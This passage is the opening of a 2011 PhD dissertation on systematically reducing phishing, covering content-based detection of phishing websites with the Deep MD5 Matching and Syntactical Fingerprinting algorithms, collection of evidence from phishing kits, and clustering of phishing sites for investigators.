# A SERIES OF METHODS FOR THE SYSTEMATIC REDUCTION OF PHISHING

by

BRADLEY WARDMAN

ANTHONY SKJELLUM, COMMITTEE CHAIR
ALAN SPRAGUE
CHENGCUI ZHANG
JOSE NAZARIO
JOSEPH POPINSKI

A DISSERTATION

Submitted to graduate faculty of the University of Alabama at Birmingham,
in partial fulfillment of the requirements for the degree of
Doctor of Philosophy

BIRMINGHAM, ALABAMA

2011

A SERIES OF METHODS FOR THE SYSTEMATIC

REDUCTION OF PHISHING

BRADLEY WARDMAN

COMPUTER AND INFORMATION SCIENCES

## ABSTRACT

Phishing continues to expand as efforts to thwart attacks are ineffective and criminals behind these scams operate with apparent impunity. In order to address both issues, this research provides three steps towards the reduction of phishing: identifying phishing websites, collecting phishing evidence, and correlating the phishing incidents. The first step is to identify phishing websites automatically. Experimental results demonstrate that content-based algorithms can classify phishing websites with greater than 90% detection rates while maintaining low false-positive rates. Next, the development of custom software collects additional information and evidence about these phishing websites. In the final step, this research offers two novel algorithms to be employed as clustering metrics for phishing website content. The three steps in this research reduce phishing by blocking potential victims from the malicious content through email filters and browser-based toolbars, gathering evidence against the criminal(s) that is usable by incident investigators, and revealing relationships between phishing websites that can provide investigators with deeper knowledge of phishing activity and thus help to prioritize their apparently, limited resources.

# DEDICATION

To my loving wife and supportive family, thank you

# TABLE OF CONTENTS

Table Page

# List of Tables

# List of Figures

# 1. INTRODUCTION

## 1.1 INTRODUCTION STATEMENT

Phishing lures victims into providing information through websites that mimic legitimate organizations. The information collected through phishing accesses account information or is used to perform identity theft (Jakobsson & Myers, 2006). Phishing also victimizes the owners of web servers hosting the phishing content. *Aaron and Rasmussen* (Aaron & Rasmussen, 2010) claim that more than 78% of servers hosting phishing websites were either compromised through software application vulnerabilities or by stolen file transfer protocol (FTP) credentials (Wardman, Shukla, & Warner, 2009). Phishing attacks increase as more people worldwide use e-commerce and Internet banking websites (“Gartner Survey”, 2007) (Akopyan & Yelyakov, 2011). For example, more than five million U.S. citizens were phished from September 2007 to September 2008, representing an almost 40% increase from the previous year (Litan, 2009). The rise in phishing is partly because of automated tools used to compromise web servers, generate spam emails, and create phishing websites. Phishing is also increasing because there are few investigations and prosecutions to dissuade potential phishers from their attacks (Sheng, Kumaraguru, Acquisti, Cranor, & Hong, 2009). Phishing will persist until warning or blocking systems are in place to protect users (Ronda, Saroiu, & Wolman, 2008), and webmasters are informed of their web server’s vulnerable applications (Wardman, Shukla, & Warner, 2009), and capable techniques and tools (Sheng, Kumaraguru, Acquisti, Cranor, & Hong, 2009) (Nero, Wardman, Copes, & Warner, 2011) to are used to investigate and subsequently prosecute phishers.

This dissertation presents methods using automated phishing website detection techniques, collection of phishing evidence, and the correlation of phishing content to systemically reduce phishing. The development of software for the automatic identification of phishing websites can be used in blacklisting technologies (Sheng, Wardman, Warner, Cranor, Hong, & Zhang, An Empirical Analysis of Phishing Blacklists, 2009), email filters (Abu-Nimeh, Nappa, Wang, & Nair, 2007), and browser-based toolbars ("Anti-Phishing Toolbar", 2011) to block potential victims from the attacks. These automated techniques need to be robust in detection, need to have low false-positive rates, and need to identify the content real-time. Furthermore, tools are needed to identify the probable criminals behind the attacks, providing deterrence from future attacks. Finally investigators of phishing attacks need to correlate phishing behavior so they can determine the provenance and prevalence of phishing campaigns[1].

## 1.2 PROBLEM STATEMENT

Phishing is a cybercrime where a criminal (phisher) creates a fraudulent website or websites to lure victims into providing sensitive information, such as usernames, passwords, social security numbers, and other information that can lead to identity theft, theft of online resources, or direct theft of assets. The collected information is often used to withdraw money from bank accounts (Li & Schmitz, 2009) and may be sold through chat rooms to other criminals (Jakobsson & Myers, 2006). Phishers send spam[2] emails that mimic organizations by presenting recipients with a made-up account problem and a website address, known as a URL (Uniform Resource Locator), where the recipient can

[1] A phishing campaign refers to the distribution of phishing attacks with a common intent or origin.

[2] Spamming is the practice of sending unsolicited bulk email messages, often for marketing or criminal purposes.

fix the supposed problem (Ludl, McAllister, Kirda, & Kruegel, 2007). That URL leads to the phishing website, such as the websites depicted in Figure 1.1, where the victim is required to enter information to solve the made-up problem, thereby exposing his or her credentials to the criminal. Typically, these counterfeit websites are hosted on web servers compromised through an exploit of software application vulnerabilities or by the use of a stolen user ID and password that a webmaster would use to update the website via file transfer protocol (FTP) (Wardman, Shukla, & Warner, 2009).




**Figure 1.1: Three of the web pages are phishing, while one is the real HSBC website. The bottom left web page is the real HBSC website.**

Social engineering attacks evolve and change in response to improved countermeasures such as spam filters and blacklists. Phishing was first observed in the early 1990’s on America Online (AOL), where false AOL accounts were created to use stolen credit cards. AOL responded with new, stronger authentication measures that linked credit card numbers to legitimate users (Jakobsson & Myers, 2006). Subsequently, identity thieves changed their attack by posing as legitimate AOL employees and requesting login credentials from AOL users, typically through email or instant messaging. These same tactics were used to acquire usernames and passwords for financial accounts and other online authentication systems. More recently, attacks have evolved against newer Internet phenomena such as social networking (e.g., Facebook and MySpace) and gaming websites (e.g., World of Warcraft and Steam) (Cluley, 2011). APWG's second-half report for 2010 claimed that phishing attacks grew 142% over the first half of 2010. The report classified the targets as 37.9% payment services, 33.1% financial institutions, 6.6% classified, 4.6% gaming, 2.8% social networks, and the remainder in other categories (APWG, 2011). Phishers used various attack techniques including email messages, instant messages, forum posts, phone calls, and text messages.

Phished organizations generally take three courses of action in response to attacks. First, many organizations simply ignore the phishing activity and reimburse financial losses suffered by their customers as a cost of doing business. Second, the organization might remove the phishing content and work to prevent users from visiting malicious websites. Third, the organization may proactively gather intelligence to investigate, identify, and potentially prosecute the criminals behind the attacks. A review of the on-going practice across industry indicates that most organizations use reactive approaches as primary solutions (Moore & Clayton, 2007).

One reactive measure that organizations adopt is known as "takedown," which identifies phishing URLs and then the organization contacts the domains hosting the websites to remove the malicious content (Nero, Wardman, Copes, & Warner, 2011).

Takedowns reduce the number of victims per attack, because the malicious content is removed for future potential victims. However, this method does not prevent future attacks because the corrective action is limited to the elimination of the particular website (Moore & Clayton, 2007).

Blacklists are another reactive mechanism to limit the effectiveness of live phishing websites. A blacklist lists website addresses confirmed to be hosting malicious content, ideally through a reliable means that limits the number of websites placed on the blacklist improperly. Such a list can prevent access to URLs in the potential victim's browser (Soldo, Defrawy, Markopoulou, Krishnamurthy, & Merwe, 2008). Blacklists are improving over time with the increased reporting of live phishing websites to anti-phishing vendor databases. Nevertheless, spam campaigns for newly created phishing websites  last from four - six hours; therefore, by the time it takes to blacklist and disable a phishing website, the criminal has  moved on to spamming new URLs for the next phishing website (Sheng, Wardman, Warner, Cranor, Hong, & Zhang, 2009). Incremental improvements in blacklists can only deliver incremental reduction of financial losses. Thus, in order to block access to phishing websites immediately, robust heuristic detection must replace user-created blacklists (Gastellier-Prevost, Granadillo, & Laurent, 2011). Heuristic detection techniques include the use of email-, URL-, and content-based detection techniques.

Email filters are a common defense mechanism impeding malicious links from reaching the potential victims' inboxes. Email filters may use statistical techniques (e.g., DSPAM, Spam Assassin, *etc.*), blacklists, and sender email information to identify spammed emails (Zdziarski) (Welcome to SpamAssassin). Phishers counteract spam filters by hiding misleading, unrelated content within the underlying code of the email message, spoofing the sender's email and IP addresses, and by creating randomized URLs that redirect a user to the malicious content. Redirection methods create a unique URL for each spam message, so that blacklists fail to keep pace with these randomized URLs. Because phishing URLs are distributed via other mechanisms than email, additional techniques are needed to provide a more comprehensive defense against phishing.

URL-based detection techniques use features of the URLs themselves to determine whether the link is malicious (Ma, Saul, Savage, & Voelker, 2009). Phishers have used many techniques to fool victims into believing that a link is legitimate. Examples include having multiple components to the hostname such as *www.bankofamerica.com.X.Y.Z.org* or *regions.com.A.B.C.com*. These long hostnames dupe victims because they see the expected organization's name within the URL. Additionally, phishers incorporate legitimate paths into their link and often repeat the target brand name throughout the URL to make the URL look authentic. However, many phishing URLs do not have any of these characteristics, remaining indistinguishable from any other URL. In any case, URL-based detection techniques, typically seen in academia, are not commonly used in industry.

Content-based detection techniques employ software tools, typically referred to as a website crawler or scraper, to download the content hosted at the URL and use features extracted from the content to identify phish. These techniques require robust scraping techniques, ensuring the content is sufficiently retrieved. Content-based techniques can use the text of the document or visual similarity of websites (Pan & Ding, 2006). The essential requirement of content-based techniques is the ability to download a website's content.

The above-described heuristic approaches are important for reducing phishing. These techniques, blacklists, and takedowns create more work for the phisher as additional phishing websites must be created to avoid detection. Yet, automated tools that can be used to spam, to compromise the web servers, and to create spoofed websites lessen the phish workload and makes further phishing feasible. Furthermore, the rational choice theory (Lanier & Henry 2004) defined in the Criminal Justice field theorizes that to dissuade phishers from future attacks, investigators must demonstrate that phishing behavior has negative consequences that exceed its rewards (Nero, Wardman, Copes, & Warner, 2011). As such, organizations must use additional proactive methodologies to discourage future phishing attacks.

Some organizations have implemented proactive approaches against phishers by influencing law enforcement to concentrate investigations based on information pertaining to specific attacks or by starting their own privatize investigations (Nero, Wardman, Copes, & Warner, 2011). However, because of the complexity and breadth of knowledge required to handle phishing cases, corporate and law enforcement phishing investigators usually require numerous work hours to gather evidence, analyze data, and attempt to link smaller cases to a phisher. Investigative efforts can be supported through the efforts of organizations such as the Digital Phishnet (DPN), the Anti-Phishing Working Group (APWG), and the Internet Crime and Complaint Center (IC3); organizations that provide investigators with evidence assembled through contributions from cooperating private sector entities (APWG, 2010) (Digital PhishNet, 2010) (Internet Crime Complaint Center, 2010).

While the collections of phishing websites gathered by blacklist maintainers (“McAfee SiteAdvisor”, 2010) (“Anti-Phishing Toolbar”, 2010) and recipients of consumer complaints are important, additional analysis can provide two factors critical to pursuing criminal prosecution of the phisher. While blocking a URL may prevent further victimization, the URL does not identify the criminal. There are files on the web server hosting the phishing website that usually contain the email address(es) of the criminal. But, because webmasters often delete phishing content to prevent further abuse, the file or files containing the criminal’s email address is usually unavailable to investigators once they gain access to the affected system. On the other hand, the criminal’s identity may be retrieved from a more recent website created by the same or similar phishing kit[3]. This evidence may help investigators prosecute the offender. Plus, investigators can obtain a login history from the email account provider, revealing the criminal’s Internet Protocol (IP) address (Wardman, Warner, McCalley, Turner, & Skjellum, 2010). The IP address can be used to identify their geographic location and Internet Service Provider.

### *1.2.1 Victim Activities*

Victims of the phishing attacks include individuals who lose money or goods in identity theft, organizations that refund losses and incur the expenses needed to respond to these attacks, and other organizations where e-commerce is indirectly impacted as customers lose confidence in the online system (Jakobsson & Myers, 2006).

[3] A “phishing kit” typically refers to an archive file, usually a .zip or .tgz, containing all of the files necessary to produce a working phishing website. Often, phishing kits contain the email addresses of the criminals receiving the data from the phishing website.

| Victims in Phishing | Categories of Loss |
|---|---|
| Phished person | Money, Identity, Personal information, Time |
| Phished Organization | Money, Credibility, Resources |
| Party responsible for the web server hosting phishing website | Sensitive information, Credibility |

**Table 1.1: Presents the victims and potential losses the victims encounter during a phishing attack.**

#### 1.2.1.1 Direct Victims

The direct victims of phishing attacks are the individuals who lose money, goods, personal information, and time to recover from these attacks. The activities in a typical email-distributed phishing attack and potential countermeasures are described below and illustrated in Figure 1.2.




**Figure 1.2: This figure presents the steps involved in a typical phishing attack.**

1. The phisher creates the spoofed website on a web server. The hosting web server can be owned and maintained by the phisher, a free web-hosting service, or a

compromised server. System access compromised servers generally occur via stolen credentials, software vulnerabilities, and malicious software. Countermeasures include intrusion detection systems that detect abnormal traffic or activity and custom software by domain registrars that scan their domain space searching for malicious websites.

2. The phisher sends the emails containing hyperlinks to the URL to potential victims. Phishing emails are generally sent using spamming software or bulk mailing tools. Content-, email-, and URL-based approaches can be used at this stage of the attack to detect these emails.
3. The victim reads the email, clicks on the hyperlink, and is directed to the malicious website. The victim submits personal information in the form fields on the website. Browser-based toolbars (e.g., blacklists and heuristics) are useful techniques to block the users at this stage.
4. The illegally obtained information is sent to the phisher, usually via email. Investigators can proactively use the drop email address to gain access to the email account and determine what victims fell for the attack and potentially the amount of associated loss.
5. The victim is logged into the spoofed organization's website with no knowledge that their information has been compromised. The spoofed organization can scan the domains that logged users into their website in the referrer tags of web server logs to discover potential phishing websites.
6. The phisher uses the information to log into victim accounts or sell the information to other criminals. These final activities can be used by investigators

to open investigations. Data associated with this step comprises the login session to steal the goods and forum logs that contain requests for purchasing the stolen information.

The abovementioned scenario describes some but not the only steps in phishing attacks, this discussion is representative of the norm.

#### 1.2.1.2 Organizational Victims

Another victim is the spoofed organizations that refund the money and goods to the victims of an attack. These organizations encounter costs to reimburse the customer and to provide services dedicated to responding to phishing incidences, interacting with the victims, removing malicious websites from the Internet, and attempting to build evidence against the phishers for prosecution. Finally, these organizations suffer potential reputational damage from being phished (Lui, Xiang, Pendleton, Hong, & Liu, 2001).

Phishing may also affect organizations that were not even directly attacked. Their customers and vendors become increasingly wary of e-commerce technologies over time (Jakobsson and Myers). In fact, many small- and medium-size businesses are avoiding online banking because they do not have the resources to protect themselves from the potential liability of a compromise in the system (Tubin and Feinberg).

Another victim class of phishing attacks are the owners and administrators of web servers compromised to host phishing websites. *Aaron and Rasmussen* state that 78% of phishing websites from the second half of 2009 were hosted on compromised web servers (Aaron & Rasmussen, 2010). The administrators of these compromised web servers lose sensitive data, must pay for resources to remove the content and to patch the vulnerability, and must pay to restore credibility with potential and existing clients.

| **Criminal Activity** | **Law of Interest** |
|---|---|
| Compromising Web Servers to Host Phishing Websites | Unauthorized Access to Computer |
| Spamming Phishing Emails | CAN-SPAM Act |
| Mimicking Organization Websites to Collect Information | Fraud |
| Opening or Accessing Collected Accounts | Identity Theft |
| Collecting and Transferring Funds | Money Laundering |

**Table 1.2: A list of common criminal activities and laws broken during the activity.**

### *1.2.2 Criminal Activities*

There are five main categories of illegal activity, as diagramed in Table 1.2, during a phishing attack. Despite the existence of these laws, phishing is rarely investigated and even more rarely prosecuted. The criminal justice rational choice theory (Lanier & Henry, 2004) states phishers will only stop future attacks, if the consequences exceed the rewards (Nero, Wardman, Copes, & Warner, 2011). However, the complexity and breadth of phishing cases usually require investigators to work numerous hours gathering evidence, analyzing data, and attempting to link smaller cases to a phisher (Wardman, Warner, McCalley, Turner, & Skjellum, 2010).

## 1.3 Solutions

This dissertation addresses victim and criminal activities present/designed in phishing attacks. This research includes experiments using a number of methodologies to protect Internet users from visiting phishing websites, to reduce the number of victims that spoofed organizations reimburse, and to warn system administrators of commonly attacked applications used for hosting phishing websites. Additionally, this research explores addressing phisher activity through collecting evidence and correlating phishing websites to identify the prominence and provenance of phishing campaigns.

A summary of the contributions of this dissertation are as follows:

- A large-scale system for collecting phishing evidence, identifying phishing websites, and providing support to investigators
- an algorithm for determining similarity between files using the syntactical elements or components within the files
- an algorithm for determining similarity between two websites based on sets of content files
- distance metrics for clustering phishing websites
- algorithms for associating a brand with a phishing website
- a tool for automatically downloading phishing kits and extracting the drop email addresses from these kits
- an algorithm for pre-screening large sets of URLs for potential phishing URLs (in Appendix A)

### *1.3.1 New Contributions to Victim Activity*

The research in victim activity tests a number of file- and string-alignment techniques as well as the development of two novel algorithms: Deep MD5 Matching and Syntactical Fingerprinting. These techniques provide timely identification of phishing websites. The earlier an attack can be identified, the faster victims can be blocked from these attacks and the higher the probability of gathering phishing evidence. Therefore a quick, automatic detection method is a necessary step to reduce phishing.  Additional algorithms tested in this research include Main Index Matching, *phishDiff*, and *ssdeep* (Wardman, Warner, McCalley, Turner, & Skjellum, 2010).  In addition, these techniques benefit from preprocessing of the phishing web pages before analysis.  The preprocessing steps include the removal of whitespace and URLs along with changing all alphabetic characters of letters to lowercase.  Accompanied with the introduction of the novel algorithms is a brief description of the system that makes it possible to conduct these kinds of experiments, the UAB Phishing Data Mine (Wardman, 2010).

#### 1.3.1.1 The UAB Phishing Data Mine

The UAB Phishing Data Mine is a system for gathering phishing data through the identification of phishing websites.  This system collects phishing websites, analyzes the files, and stores the data in a back-end database.  This system collects potential phishing URLs from different feed sources.  Each URL de-duplicated, avoiding re-processing of identical content.  Website content files associated with the URLs are downloaded using custom software that employs GNU's *Wget* ("GNU Wget", 2011).  The website content is then analyzed for patterns using automated approaches to identify the potential website as a phish.  If the website is not automatically confirmed as a phish, it is passed on to a member of the UAB Phishing Operations team to review manually.  If at any point in the process a phishing URL is determined to be a phish, then a process is started to search for further phishing content, such as phishing kits hosted within the directory structure of the URL path.  The UAB Phishing Data Mine is the foundation for the UAB PhishIntel (UAB PhishIntel, 2011), a web frontend that provides over 100 subscribers of phished organizations, investigators, and law enforcement with evidence on phishing attacks.

Furthermore, the URLs identified as phish could be used to update current blacklisting toolbars.

#### 1.3.1.2 Deep MD5 Matching

Deep MD5 Matching is a novel algorithm developed for the timely identification of phishing websites by comparing potential phishing website file sets with confirmed phishing website file sets. This algorithm is used to overcome obfuscation and dynamic content that is added to the main index files to render exact matching useless. Many phishing websites consist of file sets that produce the look and feel of the website. Additional files often hosted with the main index page are image files, cascading style sheets, and PHP and JavaScript files. An MD5 hash value[4] is computed for each file in the file set. Comparison of the hash values in the file sets reveal relationships that can be used to automatically identify phishing websites (Wardman, Warner, McCalley, Turner, & Skjellum, 2010). The Deep MD5 Matching algorithm is structured as follows:

**Algorithm 1.1**

```
Input: potential phishing URL (D), confirmed phishing website file set
(FS), threshold value (tDMM)
Output:  Labels for potential phishing URLs
for each URL Ui in D do
        file set F = get_files(Ui)

        for each file in F do
                F >> compute_MD5(file)

                simCoef = compute_similarity(F, FS)
                if simCoef >= tDMM then
                        confirmPhish(Ui);
        end
```

[4] MD5 hash – a value calculated by a standard one-way cryptographic algorithm. If two files have the same MD5 value they are mathematically provable to be identical to within a large probability (Valdes et al. 2003).

**end**

Deep MD5 Matching computes a similarity coefficient between a potential phishing website's file set and a confirmed phishing website file set. Selection of the threshold values for the similarity coefficients is an important step when implementing Deep MD5 Matching because changing the threshold values can have an effect on detection and false-positive rates.

#### 1.3.1.3 Syntactical Fingerprinting

A novel technique presented in this dissertation is called Syntactical Fingerprinting; this technique compares structural components, or constructs, within files to determine whether the files are similar enough to be of the same provenance and thus belong to the same file family. These source code constructs can be standard sections of the file such as the forms, tables, and JavaScript, often used in phishing HTML or PHP files. The algorithm for Syntactical Fingerprinting is as follows:

**Algorithm 1.2**

```
Input: potential phishing URL (D), confirmed phishing construct hash set
(HS), threshold value (tSyntactical)
Output: Labels for potential phishing URLs
for each URL $U_i$ in D do
    $mainPage_i$ = get_main_page($U_i$)
    segmentSet S = parse_segments($mainPage_i$);

    for each seg in S do
        H >> compute_MD5(seg)

        simCoef = compute_similarity(H, HS)
        if simCoef >= tSyntactical then
            confirmPhish($U_i$);
    end
end
```

In the *compute_similarity* method, the set of file component hash values from the potential phishing website is compared to sets of file constructs of previously confirmed phishing websites using a similarity coefficient. The result of the similarity coefficient is a similarity value for the two file component sets. A high enough similarity value yields a match.

### *1.3.2 New Contributions to Criminal Activity*

The research addressing criminal activity includes the collection of phishing data and the correlation of phishing activity using two novel distance metrics in a simple agglomerative clustering algorithm (Berkin, 2010).

#### 1.3.2.1 Automated tools to gather evidence

The development of automated tools for gathering evidence against phishing attacks provides investigators with evidence for potential investigations. This evidence is often found within phishing kits. The evidence includes recipient email address of the stolen information (Cova, Kruegel, & Vigna, 2008) and the aliases of the phisher or the phishing group responsible for the creation and edits of the kit (Wardman, Warner, McCalley, Turner, & Skjellum, 2010).

#### 1.3.2.2 Website Clustering

Large collections of data and evidence are available such as the Digital Phishnet (DPN), the Anti-Phishing Working Group (APWG), the Internet Crime and Complaint Center (IC3), and UAB's PhishIntel (UAB PhishIntel). However, these collections of raw data are difficult to analyze and require skilled investigators to identify patterns. Given these issues and circumstances surrounding phishing, a goal of this research is to provide investigators with analyzed data that links evidence to support an investigation against a phishing campaign effectively. Two novel distance metrics, Deep MD5 Matching and Syntactical Fingerprinting, are used to cluster[5] phishing websites and are described in more detail in Section 4.4. The development of these distance metrics can provide investigators and researchers with knowledge of the prominence (created by the same phisher or phishing group) and provenance (created by the same or similar phishing kit) of phishing website. The results of clustering using these distance metrics can be employed by investigators to better allocate phishing investigative resources.

### *1.3.3 Reduction of Victim Website Compromise Through Identification of Vulnerable Applications*

A new application of the longest common substring algorithm on a list of known phishing URLs showed the ability to determine common application vulnerabilities used to compromise phishing web servers (Wardman, Shukla, & Warner, 2009). This technique demonstrates the ability to document statistics about attack prevalence as well as discover attack tools used to administer the exploits[6]. This approach provides webmasters with knowledge of emerging prevalent attacks and suggests a method that could supply intrusion detection systems with a "high value" set of signatures. Lastly, the approach can also be used as a keyword filter for potential phishing URLs from large streams of URLs. This solution is presented in Appendix A.

[5] Clustering is a way of grouping phishing websites that have substantial similarity in one or more respects and are more like each other than other websites (Berkin, 2006). Data mining algorithms are used to create clusters by evaluating similarities and differences; these are in turn denoted as "clustering algorithms."

[6] Exploits can be defined as security holes within a system. Vulnerable applications are often compromised through the use of an exploit.

## 1.4 Overall Contributions

The major contributions of this dissertation include improved detection of phishing websites, correlation of phishing events, and collection of phishing data. The earlier an attack is identified, the faster victims are blocked from these attacks. Quick identification also lends to a higher probability to gather phishing evidence. A quick, automatic detection is a required step for reducing phishing. Two novel algorithms, Deep MD5 Matching and Syntactical Fingerprinting, are introduced and tested. Experiments show that these techniques are capable of detecting phish at a high rate while maintaining low false-positive rates. Additional file matching and string aligning algorithms were also implemented and tested.

The novel algorithms developed for faster phish detection also demonstrate the ability of being used as distance metrics for clustering algorithms. These algorithms provide flexibility, that no other anti-phishing technique of which this researcher is aware, to build relationships among phishing websites. These distance metrics are major contributions to the literature as no other researchers have developed techniques to correlate phishing events based on phishing website content.

| Contributions | Description |
|---|---|
| **Syntactical Fingerprinting** | Novel algorithm to detect phish and use as distance metric |
| **Deep MD5 Matching** | Novel algorithm to detect phish and use as distance metric |
| **Detection of Phish** | Accuracy in phishing detection (detection and false-positive rates) |
| **Branding Phish** | Accuracy in branding phish (detection and false-positive rates) |
| **Impact to Industry** | Techniques save costs compared to industry toolbars |
| **Impact to Human Factor** | Techniques and tools outperform and save human effort |
| **Clustering Distance Metric** | Higher level of confidence for investigators |
| **Data Set** | Manually labeled data set can be used by researchers for future technique testing |

**Table 1.3: A list of contributions accompanied by a brief description.**

The final contribution is the UAB Phishing Data Mine, a system that retrieves phishing content (and evidence) and stores it in a manageable framework for retrieving the data. This system enables phishing investigators to identify trends in phishing activity quickly. Furthermore, the system enables researchers to test hypotheses on a diverse set of phishing content. The UAB Phishing Data Mine has contributed data to a number of publications in the literature (Blum, Wardman, Solorio, & Warner, 2010) (Gyawali, 2011) (Larkins, Wardman, & Warner, 2011) (Sheng, Wardman, Warner, Cranor, Hong, & Zhang, 2009)( McCalley, Wardman, & Warner, 2011) (Wardman, Warner, McCalley, Turner, & Skjellum, 2010) (Wardman, Shukla, & Warner, 2009) (Wardman, Stallings, Warner, & Skjellum, 2011) and over 100 phishing incident investigators. The following section introduces the metrics used to measure the value of each contribution.

## 1.5 METRICS

The measurements or metrics of the contributions in this dissertation with respect to reactive countermeasures are presented below:

1. Phish Detection and False-positives Rates
2. Impact on Damage – What is the percentage of victims that can be appropriately warned compared to the phishing countermeasures currently employed by industry? The following equation shows an example of such a measure.

$$D_T = \frac{(T_B - T_N) * P * D_D}{T_B}$$

$T_B$ = time for browser toolbars or humans to identify the website
$T_N$ = time for automated technique to detect
P = percentage of phish detected
$D_D$ = the damage percentage caused until toolbars or humans identify the website
$D_T$ = total damage

3. Compared to Humans – How much better performance does the techniques tested in the dissertation provide compared to a human review of the potential phishing websites?

While the contributions for reactive countermeasures have measurable values, the contributions to the proactive countermeasures and the UAB Phishing Data Mine lack measurable values. The measurement of these contributions, however, can be observed in the efficiency that investigators are provided as both of these contributions take as input raw data and yield analyzed information. In the case of phishing website clustering, the investigator is granted with the capability to automatically link tens to hundreds to thousands of phishing websites. Manual review of the websites to link in a similar manner is infeasible, especially when additional non-phishing content is added. The UAB Phishing Data Mine provides similar functionality for phishing incident investigators as raw data (such as URL lists) is analyzed by the system and transformed into meaningful information that can be easily queried and displayed through web interfaces (e.g., PhishIntel and the Phishing Operations page). Both of these aforementioned contributions provide a mechanism for investigators to narrow the scope of investigations by analyzing un-processed data and clustering similar websites. Moreover, the combination of the two contributions can lead to better performance in investigations as URL lists can be converted websites whose content is largely similar may potentially link websites created by the same phishing group or phisher.

## 1.6 EXTENSIBILITY

In principle, this dissertation focuses on the methodologies for stopping phishing attacks, but the methodologies in this research can be applied to other areas. Derivatives of the methodologies tested in this research can be used to determine source code changes to files in such areas as malware and software development, even determine the provenance of file components through the reuse of file components. The extensibility of this research is discussed more in Chapter 5.

## 1.7 OUTLINE OF DISSERTATION

Phishing continues to evolve as attacks change in response to improved countermeasures. Victims are enticed to submit personal information believing they are verifying their account or will receive some benefit such as an award for answering a survey. Researchers and investigators suggest a number of methodologies for reducing phishing. A more in depth discussion of this previous research is presented Chapter 2. In more detail, the first section of Chapter 2 focuses on techniques used to automatically identify phishing websites. Such techniques include blacklists, email filters, and URL- and content-based phishing detection approaches. The concluding sections of Chapter 2 present investigations and prosecutions of phishing incidents and research that strives to show relationships between phishing incidents. The techniques presented in Chapter 2 are helpful; however, this progress has apparently made little impact on reducing the number of attacks and victims.

This dissertation next presents a series of methods for reducing phishing. Chapter 3 examines the methodologies used to address the victim activities of phishing attacks. The chapter introduces problems with the current reactive phishing countermeasures and details how the proposed techniques can help address these issues. Next, implementations of file and string matching algorithms are used in a set of experiments to detect phishing content. The experimental results are then presented and discussed. The discussions include reasons for detection and false-positive rates accompanied by suggested use of each technique in live systems.

Chapter 4 details techniques developed to address the criminal activities attendant to phishing attacks. The problems with solely using reactive phishing countermeasures are presented and conjunctively more proactive measures are introduced. This chapter establishes a framework for investigating phishing attacks through a process of gathering and analyzing phishing kits. The results of proactively obtaining this phishing evidence are then discussed. Next, the implementation of a set of clustering algorithms and distance metrics demonstrate the ability to process raw phishing data (i.e., phishing website files) and correlate phishing activity. The final section of Chapter 4 discusses the results of these techniques and examines how investigators can potentially use these techniques to prioritize their resources.

Lastly, Chapter 5 summarizes the contributions of this work. Applications of the presented techniques are discussed. Also, Chapter 5 describes potential future work, using the dissertation technologies results, is needed to reduce phishing. Furthermore, extensibility of the research is mentioned; details are presented proposing how the algorithms can be applied to other research areas. The dissertation concludes with a brief description of how researchers and investigators can use the proposed technologies and future extensions to further reduce phishing.

# 2. Related Work

This chapter discusses reasons victims fall for phishing, the social awareness required and both the reactive and proactive approaches taken by phished organizations, security companies, and law enforcement in order to thwart phishing. Reactive approaches consist of blacklists and toolbars, email-based filtering, URL-based filtering, and content-based filtering. Proactive approaches consist of user education, phishing activity aggregation, and investigations.

## 2.1 Why Fall for Phish?

